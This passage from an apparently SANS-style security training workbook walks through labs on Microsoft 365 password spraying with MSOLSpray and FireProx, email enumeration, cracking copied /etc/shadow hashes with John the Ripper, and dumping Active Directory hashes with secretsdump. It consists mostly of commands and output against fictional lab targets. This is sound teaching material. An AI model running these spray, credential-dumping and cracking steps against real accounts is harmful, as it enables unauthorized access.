Note that we have the valid username and password combination for Rollins Hows, but the account requires a second authentication factor to login. The username and password are still valuable to an attacker, but cannot be used alone to login to the Microsoft 365 service.

Falsimentis123

```
PS /home/sec504> Invoke-MSOLSpray -UserList ~/falsimentis-valid-users.txt -
URL http://32ptk9jqm0.execute-api.us-east-1.amazonaws.com/ -Password
Falsimentis123
[*] There are 10 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/12/2022 12:16:53
[*] WARNING! Valid user, but invalid password for Ciel.Britch@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Donovan.Lea@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Fidelity.Passo@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Irvine.Obbard@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Jeremy.Lengthorn@falsimentis.com.
[*] SUCCESS! Jillana.Walcott@falsimentis.com : Falsimentis123
[*] WARNING! Valid user, but invalid password for Kala.Edwinson@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Lukas.Dolman@falsimentis.com.
[*] WARNING! Valid user, but invalid password for
Pembroke.Trouel@falsimentis.com.
[*] WARNING! Valid user, but invalid password for Rollins.Hows@falsimentis.com.
```

Cleanup

When you are finished with the lab steps, run `stopmsol` , as shown here.

```
PS /home/sec504> stopmsol
Stopping Docker containers for Microsoft 365 Password Attacks lab
bcecc70885dd
8e6713e269ef
192bcbf5486e
6d9a00607124
7544fe62d397
Done
```

Next, exit PowerShell to return to the Linux shell.

Why This Lab Is Important

Attackers will often target cloud SaaS authentication solutions as a mechanism to implement password guessing and password spray attacks. In the case of Microsoft 365, the product uses several features to mitigate these attacks. However, a crafty attacker can leverage cloud resources against a target organization to bypass some of those restrictions and implement a successful attack strategy.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/Microsoft365PasswordAttacks/\)](/videos/Microsoft365PasswordAttacks/) for additional information.



Bonus (If Time Permits or Homework)

In this lab we recovered a small number of passwords using the Microsoft 365 service, but we limited our spray attack to email addresses gathered from the CeWL scan on the www.falsimentis.com (<http://www.falsimentis.com>) website. The recovered email addresses are limited to executives listed on the website, but we may be able to expand our password recovery attack by spraying additional Falsimentis email addresses.

Wherever possible, an attacker will use OSINT techniques to collect email address information since that will be the most likely addresses for valid user accounts. However, using MSOLSpray and FireProx, an attacker can also use common first and last names to try and enumerate additional valid accounts.

From your PowerShell session, examine the files `firstnames.txt` and `lastnames.txt` in the `~/labs/names` directory, as shown here.

```

PS /home/sec504> Get-ChildItem ~/labs/names

Directory: /home/sec504/labs/names

UnixMode      User           Group           LastWriteTime         Size
-----
--
-rw-rw-r-- sec504           sec504           4/12/2022 13:52         610
firstnames.txt
-rw-rw-r-- sec504           sec504           4/12/2022 13:52         591
lastnames.txt
PS /home/sec504> Get-Content ~/labs/names/firstnames.txt -First 5
andrea
andrew
anthony
antonius
arthur
PS /home/sec504> Get-Content ~/labs/names/lastnames.txt -First 5
adams
allen
anderson
baker
braund

```

These two files include common first and last names from the United States Census data, and additional entries added for lab purposes.

Note: If you apply this technique for username discovery, use first and last name information from geographic-specific data sources for your target organization.

We can merge each of the names from the first name file with each name from the last name file, forming a Falsimentis email address using PowerShell and two `ForEach` loops. First, let's declare two PowerShell array variables consisting of each line in both files, as shown here.

```

PS /home/sec504> $firstnames = Get-Content
/home/sec504/labs/names/firstnames.txt
PS /home/sec504> $lastnames = Get-Content
/home/sec504/labs/names/lastnames.txt

```

Here we've declared two variables, `$firstnames` and `$lastnames`, each containing each name from the respective name files. Using the `length` member we can see that there are 20 first names and 20 last names. We want to merge each first name with a last name to form an email address. Run the nested `ForEach` loops to merge the data together as shown here.

```
PS /home/sec504> $firstnames.length
20
PS /home/sec504> $lastnames.length
20
PS /home/sec504> $(ForEach ($first in $firstnames) { ForEach ($last in
$flastnames) { "$first.$last@falsimentis.com" } }) | Out-File "falsimentis-
email-guesses.txt"
PS /home/sec504> Get-Content -First 5 falsimentis-email-guesses.txt
andrea.adams@falsimentis.com
andrea.allen@falsimentis.com
andrea.anderson@falsimentis.com
andrea.baker@falsimentis.com
andrea.braund@falsimentis.com
```

Next, run `Invoke-MSOLSpray` again, this time specifying the new list of email addresses, and specifying an `-OutFile` of `~/falsimentis-valid-users2.txt`. For demonstration purposes, use the password *Summer2022*, as shown here.

```
PS /home/sec504> Invoke-MSOLSpray -UserList ~/falsimentis-email-guesses.txt
-URL http://c3yr8h2n7r.execute-api.us-east-1.amazonaws.com/ -Password
Summer2022 -OutFile ~/falsimentis-valid-users2.txt
[*] There are 400 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/12/2022 15:51:57
[*] WARNING! The user andrea.allen@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.brown@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.davis@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.garcia@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.gray@falsimentis.com doesn't exist.
[*] WARNING! Valid user, but invalid password for andrea.harris@falsimentis.com.
[*] WARNING! The user andrea.hernandez@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.johnson@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.jones@falsimentis.com doesn't exist.
[*] WARNING! The user andrea.keely@falsimentis.com doesn't exist.
...
```


In this output we will see a lot of messages indicating the user does not exist, but we can examine the output file `~/falsimentis-valid-users2.txt` to see all other messages, as shown here.

```
PS /home/sec504> Get-Content ~/falsimentis-valid-users2.txt  
Valid user, but invalid password : andrea.harris@falsimentis.com  
bari.kembrey@falsimentis.com : Summer2022  
Valid user, but invalid password : biddy.lulham@falsimentis.com  
Valid user, but invalid password : edward.gray@falsimentis.com  
Valid user, but invalid password : heather.allen@falsimentis.com  
Valid user, but invalid password : john.merckle@falsimentis.com  
Valid user, but invalid password : maddie.keely@falsimentis.com
```

In this output we learn about another valid username and password combination for Andrea Harris. We also learn about five other user accounts that we can continue to use with password spray attacks.

Additional Resources

- [SANS SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/sec560/\)](https://www.sans.org/sec560/)
- [SANS SEC588: Cloud Penetration Testing \(https://www.sans.org/sec588/\)](https://www.sans.org/sec588/)
- [MSOLSpray website \(updated version\) \(https://github.com/joswr1ght/MSOLSpray\)](https://github.com/joswr1ght/MSOLSpray) , [original source \(https://github.com/daftack/MSOLSpray\)](https://github.com/daftack/MSOLSpray)
- [FireProx website \(https://github.com/ustayready/fireprox\)](https://github.com/ustayready/fireprox)

Lab 3.3: John the Ripper

Brief Intro

In this lab, we'll use John the Ripper as a password cracking tool on the Slingshot Linux VM.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Create several temporary users with the `addtmpusers` script. Crack the passwords using John the Ripper, using single and wordlist mode. Remove the temporary users at the end of the lab using `deltmpusers`.

Walkthrough

Creating Passwords to Crack

First, create several accounts for the target of the password cracking exercise. Using `sudo`, run the `addtmpusers` script, as shown here:

```
sec504@slingshot:~$ sudo addtmpusers
Adding users ... done.
```

We'll remove these temporary user accounts at the end of the lab using the `deltmpusers` script.

Create a Working Directory

When working with password hashes, it's a good idea to place the content in a directory that is only accessible to you and is separate from other target information. Create and modify the permissions of a `hashes` directory, as shown here, making the directory accessible only to you and the root user (mode 700):

```
sec504@slingshot:~$ mkdir hashes
sec504@slingshot:~$ chmod 700 hashes
```

Retrieve Passwords Hashes on Linux

Next, make a copy of the `/etc/passwd` and `/etc/shadow` files, saving them in the `hashes` directory, as shown here:

```
sec504@slingshot:~$ cd hashes/  
sec504@slingshot:~/hashes$ cp /etc/passwd ./passwd_copy  
sec504@slingshot:~/hashes$ sudo cp /etc/shadow ./shadow_copy
```

Next, change the permissions for the `shadow_copy` file so that you can read it as the `sec504` user account, as shown here:

```
sec504@slingshot:~/hashes$ sudo chown sec504:sec504 shadow_copy
```

Merge User and Password Hash Information

While the `/etc/shadow` file alone is sufficient to obtain username and password hash information, it does not include the *user comment* field (also known as the *GECOS* or *gecos* field, though there is no consensus on what the acronym form stands for) in the `/etc/passwd` file. John will take advantage of this field in the single crack mode that we'll examine shortly, so it is useful to merge the files together.

Fortunately, John includes the `unshadow` command to merge the two files. Run the `unshadow` command to produce the merged content as the file `combined`, as shown here:

```
sec504@slingshot:~/hashes$ unshadow passwd_copy shadow_copy > combined  
Created directory: /home/sec504/.john
```

Examine a few lines from the end of the `combined` file using the `tail` command:

```
sec504@slingshot:~/hashes$ tail -3 combined  
cghislai:$5$RronF95hMxfi5lIL$1xMtlh/pT4ta4:1018:1018:Colleen  
Ghislaine:/home/cghislai:/usr/sbin/nologin  
pemma:$6$o7Hk1AiVbtkncRdE$eFQ62anBONZQxfzR5qvcBKBmc4F51qtQZJN80:1019:1019:Preston  
Emma:/home/pemma:/usr/sbin/nologin  
aruben:$6$.N3Lcfz3g.TULr5W$kUmYm.tqoKM9.FbsK0Z2ZnHC1oofSv4Vvqx/:1020:1020:Alvar  
Ruben:/home/aruben:/usr/sbin/nologin
```

Note: The password hashes on your system will be different than the example shown here.

The `unshadow` command merges the `passwd` and the `shadow` files together, placing the user's password hash in the second column (delimited by colons). We'll use this information in the next step to examine the format of password hashes in more detail.

Examine Password Hashes

Use the `cat`, `awk`, and `sort` utilities to examine a list of unique password hashes in the `combined` file, as shown here:

```
sec504@slingshot:~/hashes$ cat combined | awk -F: '{print $2}' | sort -u
!
*
$1$CcmsCfGe$Hx4pkK9ZjxvyWjIXRHbIK.
$1$DYqac84V$.dzFJxfWvByfSUMhnaH271
$1$163otE1T$DPtL0YeizclZu73zqS3K//
$1$M57qRnDk$.nSJ.3omLvYd7MmJTMwLs/
$1$PKdxjqEc$aumEoq2hrgPPvTMB/jtaB0
$1$zrf7UfLe$SLsXBkoerKR.3OBithCdQ0
27PaiLNzLhaaM
5aAGszs4QfbwY
$5$P7wLccB3neRh80mU$FxsUiWP4GcNK/HyOkFO1Gj1P40Wk7qp90uHqq/LBzx1
$5$TdtFWi106yksnyH1$MyC7cGi2Ps6VVeGQMzk2dcSN0.mNHyrDt0SX2D6IIM2
$5$ycK6UlsRBK2JYWfq$Pqc4daYMQ/ZKTWOrBmUp/jmzlDYdL7hwxeYeHUDA5W5
$6$d00ppRsw/JYiR8TC$hS/BVaIYroQqHni0a63XTZxlMm4Hn5XsWB6s2GIfcOu/XGUZG.VxMjr7ANMhHIs8

$6$dFuuj9lL4gSzGhtO$1h5gvHnY2cPimNmJsd79QXbdWCHU279Nhio3iGw5WZtjUBsYiFCsSW3z2udYKEvh

$6$DObnvXa5cAMyOZDP$aoyEcPb0cLNL9V83AIXb4K9ja8gyDcG46tbEyh7M1yyU15fXSMYsgT16PwHxc3C

$6$XTIUjAAE1BQOIhCm$WXOUEzk5OBkX54UdPX49O2fOHpsL7To1/1j/vCDyZBUoHSCf2F6lSyRJ5q4KVA/.

GFMJwdepOX1T6
Hswx8Go63UtOQ
kyoT0yOd.ntuI
SmWiXRrFhAa5I
X067Lw9B.batQ
```

Note: The password hashes on your system will be different than the example shown here.

Let's break down this command piece by piece:

- `cat combined` : Display the file contents
- `awk -F: '{print $2}'` : Display data from the second column, delimited by colons
- `sort -u` : Sort the results and display unique lines

The list of password hashes shows two examples of disabled accounts (`*` and `!`). The rest of the values are password hashes for different user accounts. The shortest values are legacy DES crypt password hashes, a

weak password hashing function.

The other password hashes all have a similar format. Some are a DES hash calculation with a common length. Others are delimited by `$` with the following fields:

- The hash type
- The password salt
- The password hash

For the hash type field, we see three values:

- `$1` : MD5 crypt password hashes
- `$5` : SHA256 crypt password hashes
- `$6` : SHA512 crypt password hashes

We'll use the different capabilities of John to recover passwords for all four hash types.

Examine John Hash Support

Run John with the `--list=formats` argument to see a list of supported password hashes, as shown here:

```
sec504@slingshot:~/hashes$ john --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssh1, aix-ssh256,
aix-ssh512, andOTP, ansible, argon2, as400-des, as400-ssh1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
...
ZIP-opencl, dummy, crypt
```

Of these, the relevant password hashes to us are:

- descrypt
- md5crypt
- sha256crypt
- sha512crypt

Next, we'll apply these different password hash types to recover passwords from the `combined` file.

John Single Crack - DES Crypt

Let's start by using John to crack the legacy DES crypt password hashes using the `--format=descrypt` argument. First, we'll start with John's *single crack* mode (e.g., using variations of the comment or *GECOS* field in the `/etc/passwd` file as password guesses), as shown here:

```
sec504@slingshot:~/hashes$ john --format=descrypt --single combined
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (descrypt, traditional crypt(3)
[DES 128/128 AVX])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
harukori          (hrio)
alucasta          (alucasta)
Almost done: Processing the remaining buffered candidate passwords, if any.
2g 0:00:00:00 DONE (2020-01-11 22:02) 20.00g/s 254570p/s 264680c/s 264680C/s
bbeval92..eval900
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Here John is able to recover two passwords for the users *hrio* and *alucasta*. Both passwords are variations of the username or full name information disclosed in the `combined` file. John's status output indicates that it is able to crack at a rate of 254,570 passwords/second using this hash type (this cracking performance will differ depending on the host used when running John).

Note: In our next lab, we'll also examine Hashcat, which is arguably a faster password cracking tool than John the Ripper, but it notably lacks the single mode attack method, which is often sufficient to recover plaintext passwords from large password hash dumps.

Next, we'll continue to target the DES crypt hashes using a wordlist.

John Wordlist Crack - DES Crypt

Next, continue to crack the DES crypt password hashes, this time using the words in the default John wordlist file, as shown here:

```

sec504@slingshot:~/hashes$ john --format=descrypt --
wordlist=/usr/local/share/john/password.lst combined
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (descrypt, traditional crypt(3)
[DES 128/128 AVX])
Remaining 5 password hashes with 5 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Victoria          (lrenate)
Front242          (jorestes)
Wolverin          (beva)
3g 0:00:00:00 DONE (2020-01-11 22:02) 42.85g/s 50600p/s 253000c/s 253000C/s
123456...sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Note that John does not show you the previously cracked passwords from the single crack mode. To display all of the previously cracked passwords for a given hash file, specify the `--show` argument and the hash file, as shown here:

```

sec504@slingshot:~/hashes$ john --show combined
beva:Wolverin:1002:1002:Bridget Eva:/home/beva:/usr/sbin/nologin
lrenate:Victoria:1006:1006:Lea Renate:/home/lrenate:/usr/sbin/nologin
jorestes:Front242:1007:1007:Jerald Orestes:/home/jorestes:/usr/sbin/nologin
hrrio:harukori:1009:1009:Haruko Rio:/home/hrrio:/usr/sbin/nologin
alucasta:alucasta:1014:1014:Arthur Lucasta:/home/alucasta:/usr/sbin/nologin

5 password hashes cracked, 15 left

```

We can also examine the passwords we have *not* yet cracked using the `--show=left` argument with the specific hash format, as shown here:

```

sec504@slingshot:~/hashes$ john --show=left --format=descrypt combined
asayaka:27PaiLNzLhaaM
rkaede:SmWiXRrFhAa5I

5 password hashes cracked, 2 left

```

Next, let's attack the password hashes using the MD5 crypt algorithm.

John Single Crack - MD5 Crypt

The MD5 crypt password hashes are indicated with the `$1` marker. First, start with the John single crack mode again:

Tip: Save some typing by pressing the up arrow to recall the command history where you previously perform the John single crack mode (e.g., the line with the argument `--single`), then use your arrow keys to change the hash type from `descrypt` to `md5crypt`.

```
sec504@slingshot:~/hashes$ john --format=md5crypt --single combined
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ghajsson          (ghajsson)
Almost done: Processing the remaining buffered candidate passwords, if any.
1g 0:00:00:02 DONE (2020-01-11 22:04) 0.4201g/s 22026p/s 22057c/s 22057C/s
vjulius1902..vjulius1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Note how the MD5 crypt password hash type is considerably slower at 22,026 passwords/second, compared to the 50,600 passwords/second for DES crypt passwords.

In this attack, one additional password is learned.

John Wordlist Crack - MD5 Crypt

Next, perform the wordlist mode attack for the MD5 crypt password hashes:


```

sec504@slingshot:~/hashes$ john --format=md5crypt --
wordlist=/usr/local/share/john/password.lst combined
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 128/128 AVX 4x3])
Remaining 5 password hashes with 5 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Elizabeth          (prosa)
ChangeMe           (jviktori)
2g 0:00:00:00 DONE (2020-01-11 22:04) 10.00g/s 17730p/s 77160c/s 77160C/s
!@#%$..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Because John is reading from a file (instead of mutating the GECOS information), the password/second rate drops to 17,730 p/s.

Here we recovered two additional passwords from the hash file. Examine the list of remaining password hashes using `--show=left` for the MD5 crypt hash type:

```

sec504@slingshot:~/hashes$ john --show=left --format=md5crypt combined
ejonah:$1$l63otE1T$DPtL0YeIZclZu73zqS3K//
ayoshie:$1$M57qRnDk$.nSJ.3omLvdyd7MmJTMwLs/
rlucian:$1$CcnsCfGe$Hx4pkK9ZjxvyWjIXRHbIK.

3 password hashes cracked, 3 left

```

Next, target the password hashes using the SHA256 crypt hash type.

John Single Crack - SHA256 Crypt

Repeat the John single crack mode attack again, this time targeting the SHA256 crypt hashes, as shown here:

```

sec504@slingshot:~/hashes$ john --format=sha256crypt --single combined
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha256crypt, crypt(3) $5$
[SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ghislaine          (cghislai)
Almost done: Processing the remaining buffered candidate passwords, if any.
1g 0:00:00:20 DONE (2020-01-11 22:07) 0.04766g/s 1147p/s 1147c/s 1147C/s
ferdinandogrant1900..gferdinando1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Notice how the cracking process is considerably slower here. John indicates that the *cost* is 1 based on the hash iteration count of 5000. That is, John must hash each password guess 5000 times using SHA256 to determine if it is a match. Since there are salt values associated with the password hashes as well, John must repeat this 5000-hash calculation process for every user account, for every password. This makes the work of the attacker significantly more difficult and time-consuming.

John Wordlist Crack - SHA256 Crypt

Repeat the wordlist attack again, this time for SHA256 crypt password hashes:

```

sec504@slingshot:~/hashes$ john --format=sha256crypt --
wordlist=/usr/local/share/john/password.lst combined
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha256crypt, crypt(3) $5$
[SHA256 128/128 AVX 4x])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Princess          (fgrant)
1g 0:00:00:02 DONE (2020-01-11 22:07) 0.4484g/s 1590p/s 2278c/s 2278C/s
modem..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Again, examine the remaining passwords for this hash type:

```
sec504@slingshot:~/hashes$ john --show=left --format=sha256crypt combined
tamando:$5$P7wLccB3neRh80mU$FxsUiWP4GcNK/HyOkFO1GjlP40Wk7qp90uHqq/LBzx1

2 password hashes cracked, 1 left
```

Finally, complete the initial pass of password hash attacks on the last remaining hash type, the SHA512 crypt hashes.

John Single Crack - SHA512 Crypt

Repeat the single crack mode attack, this time specifying the SHA512 crypt hash type:

```
sec504@slingshot:~/hashes$ john --format=sha512crypt --single combined
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$
[SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ogechukwukama      (rogechuk)
sec504              (sec504)
Almost done: Processing the remaining buffered candidate passwords, if any.
2g 0:00:00:15 DONE (2020-01-11 22:09) 0.1269g/s 1521p/s 1522c/s 1522C/s
rubenaruben1900..ralvar1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Notice that the performance of SHA512 password cracking is roughly the same as SHA256 password cracking. Both require 5000 iterations per password per user, and both are roughly comparable in terms of performance for a single hash calculation.

John Wordlist Crack - SHA512 Crypt

Finally, finish the initial pass of attacks using the John wordlist mode with the SHA512 password hash type:

```

sec504@slingshot:~/hashes$ john --format=sha512crypt --
wordlist=/usr/local/share/john/password.lst combined
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$
[SHA512 128/128 AVX 2x])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ChangeMe          (pemma)
1g 0:00:00:04 DONE (2020-01-11 22:09) 0.2183g/s 774.2p/s 1548c/s 1548C/s
!@#%$..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Notice that performance dropped again here compared to single crack mode SHA512 crypt hashes, due to the file I/O overhead associated with reading from the password wordlist file.

Next, examine the remaining password hashes for the SHA512 crypt hash type:

```

sec504@slingshot:~/hashes$ john --show=left --format=sha512crypt combined
aruben:$6$dFuuj9lL4gSzGhtO$1h5gvHnY2cPimNmJsd79QXbdWCHU279Nhio3iGw5WZtjUBsYiFCsSW3z2

3 password hashes cracked, 1 left

```

Examine Cracked Passwords

Examine all of the cracked passwords for the `combined` file:

```
sec504@slingshot:~/hashes$ john --show combined
sec504:sec504:1001:1001::/home/sec504:/bin/bash
beva:Wolverin:1002:1002:Bridget Eva:/home/beva:/usr/sbin/nologin
fgrant:Princess:1003:1003:Ferdinando Grant:/home/fgrant:/usr/sbin/nologin
prosa:Elizabeth:1004:1004:Phyliss Rosa:/home/prosa:/usr/sbin/nologin
ghajsson:ghajsson:1005:1005:Gertrud Hajsson:/home/ghajsson:/usr/sbin/nologin
lrenate:Victoria:1006:1006:Lea Renate:/home/lrenate:/usr/sbin/nologin
jorestes:Front242:1007:1007:Jerald Orestes:/home/jorestes:/usr/sbin/nologin
hrio:harukori:1009:1009:Haruko Rio:/home/hrio:/usr/sbin/nologin
rogechuk:Ogechukwukama:1010:1010:Riya
Ogechukwukama:/home/rogechuk:/usr/sbin/nologin
alucasta:alucasta:1014:1014:Arthur Lucasta:/home/alucasta:/usr/sbin/nologin
jviktori:ChangeMe:1015:1015:Julius Viktoria:/home/jviktori:/usr/sbin/nologin
cgghislai:Ghislaine:1018:1018:Colleen Ghislaine:/home/cgghislai:/usr/sbin/nologin
pemma:ChangeMe:1019:1019:Preston Emma:/home/pemma:/usr/sbin/nologin

13 password hashes cracked, 7 left
```

Here we see 13 successfully recovered passwords of the 20 total from the `/etc/shadow` file. This is excellent progress!

The remaining passwords that you have not yet cracked can be recovered using a wordlist attack with the `/usr/share/wordlists/rockyou.txt` wordlist file. Use this wordlist file to recover the remaining passwords for the DES crypt and MD5 crypt hash types for the remaining period of the lab exercise time.

If you are really ambitious, you can also crack the remaining passwords for the SHA256 crypt and SHA512 crypt hashes, though this will take more time than we can allocate to the lab exercise.

Answers

In the sections that follow, we'll examine the results of the password cracking process for the uncracked password hashes.

First, the DES crypt passwords will crack quickly:

```

sec504@slingshot:~/hashes$ john --format=descrypt --
wordlist=/usr/share/wordlists/rockyou.txt combined
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (descrypt, traditional crypt(3)
[DES 128/128 AVX])
Remaining 2 password hashes with 2 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lestadmi          (rkaede)
5pid3rw0          (asayaka)
2g 0:00:00:02 DONE (2020-01-11 14:17) 0.7782g/s 4127Kp/s 6279Kc/s 6279KC/s
5tequero..59999907
Use the "--show" option to display all of the cracked passwords reliably
Session completed
sec504@slingshot:~/hashes$ john --show=left --format=descrypt combined

7 password hashes cracked, 0 left

```

Repeat this command for the MD5 crypt password hash type, as shown here. Note that this command will take several minutes to complete, and may exceed the time allotted to the lab exercise. You may optionally continue to run the password cracker after the lab time is up as desired until the passwords are cracked.

```

sec504@slingshot:~/hashes$ john --format=md5crypt --
wordlist=/usr/share/wordlists/rockyou.txt combined
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 128/128 AVX 4x3])
Remaining 3 password hashes with 3 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:36 33.20% (ETA: 22:22:35) 0g/s 31017p/s 93053c/s 93053C/s
onedeept26..onecripl
jyro210383        (ejonah)
2162639mc         (ayoshie)
023731066         (rlucian)
3g 0:00:06:08 DONE (2020-01-11 22:20) 0.008147g/s 37768p/s 90346c/s 90346C/s
023734947***..023703251
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Cleanup

When you are finished cracking the passwords for this lab exercise, remove the temporary users by running the `deltmpusers` script with `sudo` privileges, as shown here:

```
sec504@slingshot:~/hashes$ sudo deltmpusers
Removing users ... done.
```

Why This Lab Is Important

Understanding password cracking tools is a necessary component to establish an overall password policy for an organization. With password hashes, an attacker can leverage password cracking tools to perform offline password guessing. The speed of the attack, and the attacker's ability to recover passwords, depends on the length and complexity of the password selection, the password hash storage mechanism, and the computing resources of the attacker.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/JohntheRipper/\)](/videos/JohntheRipper/) for additional information.



Bonus (If Time Permits or Homework)

Consider downloading and setting up a version of John the Ripper that is optimized for your host system (as opposed to running it in a VM). Chances are you'll see dramatic speed improvements compared to what you get on the Slingshot Linux VM.

Additional Resources

- [SANS SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/sec560\)](https://www.sans.org/sec560)
- [SANS SEC505: Securing Windows and PowerShell Automation \(https://www.sans.org/sec505\)](https://www.sans.org/sec505)
- [This article from CSO Online on reverse password cracking \(https://www.csoonline.com/article/2641462/security/password-cracking-in-reverse.html\)](https://www.csoonline.com/article/2641462/security/password-cracking-in-reverse.html)

- correct horse battery staple (<https://xkcd.com/936/>)
- Using geolocation to create better wordlists (<https://www.youtube.com/watch?v=-ZNNA7Z0JGM>)

Lab 3.4: Hashcat

Brief Intro

In this lab exercise, you will conduct an assessment of domain passwords for the Falsimentis wholly-owned subsidiary organization **Wardrobe99**. You will use Hashcat to recover the password hash data retrieved from the Wardrobe99 domain controller.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Extract and crack passwords from the `NTDS.dit` and SYSTEM registry hive included for Wardrobe99 at `/home/sec504/labs/Wardrobe99`. Use Hashcat to recover plaintext passwords using the wordlist in `~/hashcat/wordlist.txt`, various mask attacks, and the RockYou wordlist in `/usr/share/wordlists/rockyou.txt`.

Walkthrough

Introduction

In this lab exercise you will complete the steps to evaluate the strength of Windows domain passwords using the Active Directory database (`NTDS.dit`) and the SYSTEM registry hive. You will use the `secretsdump.py` script to extract the plaintext password hashes, then use various invocations of Hashcat to recover plaintext passwords.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Extract Hashes and Password History with Secretsdump

From the terminal, change to the labs directory where the Wardrobe99 Active Directory backup files are saved:

```
sec504@slingshot:~$ cd /home/sec504/labs/Wardrobe99/  
sec504@slingshot:~/labs/Wardrobe99$
```

Next, run the Impacket `secretsdump.py` tool to extract the password hashes and password hash history, as shown here:

```

sec504@slingshot:~/labs/Wardrobe99$ secretsdump.py -system registry/SYSTEM -
ntds "Active Directory/ntds.dit" LOCAL -outputfile w99 -history
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x3b53edaa727f0bbbc56bed5beb9a9530
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 05b651dcf420b842402b9d3cf3508e6a
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c3db44d312f154d162607ee52628ace3:

Guest:501:aad3b435b51404eeaad3b435b51404ee:2a9fa667f0d1b99b758767e68ea4ec52:::
Guest_history0:501:aad3b435b51404eeaad3b435b51404ee:2fce1b7ee85c756dfa504d74c147bd1a

... omitted for space

```

Note: An attacker may choose not to attack password history information, since historical passwords will not grant access to current systems. However, cracking historical passwords can be useful to identify patterns in password selection, and can be used to implement password reuse attacks.

In addition to displaying the password hash information on the screen, `secretsdump.py` will also write the hash data to the `w99.ntds` file, as shown here:

```

sec504@slingshot:~/labs/Wardrobe99$ ls w99*
w99.ntds  w99.ntds.cleartext  w99.ntds.kerberos

```

We'll focus on the password hashes in the `w99.ntds` file.

Examine Password Hashes

Before starting to crack passwords, examine the password hash file for LANMAN password hashes. We can use an `awk` command with the Linux `sort` and `uniq` utilities to count how many unique LANMAN password hashes are present in the `w99.ntds` file, as shown here:

```

sec504@slingshot:~/labs/Wardrobe99$ cat w99.ntds | awk -F: '{print $3}' |
sort | uniq -c
    2258 aad3b435b51404eeaad3b435b51404ee

```

Let's break down this command step by step:

- `cat w99.ntds` : Display the contents of the `w99.ntds` file with the hashes
- `awk -F: '{print $3}'` : Using colon delimiters, display the third column of information from the file (the LANMAN hash)
- `sort` : Sort the results
- `uniq -c` : Make the results unique, with a count for repeated occurrences

The result is only a single hash, the empty LANMAN password value `aad3b435b51404eeaad3b435b51404ee`. This tells us that we don't need to try any LANMAN password cracking and can focus our assessment on NT hashes alone.

Remove Machine Accounts

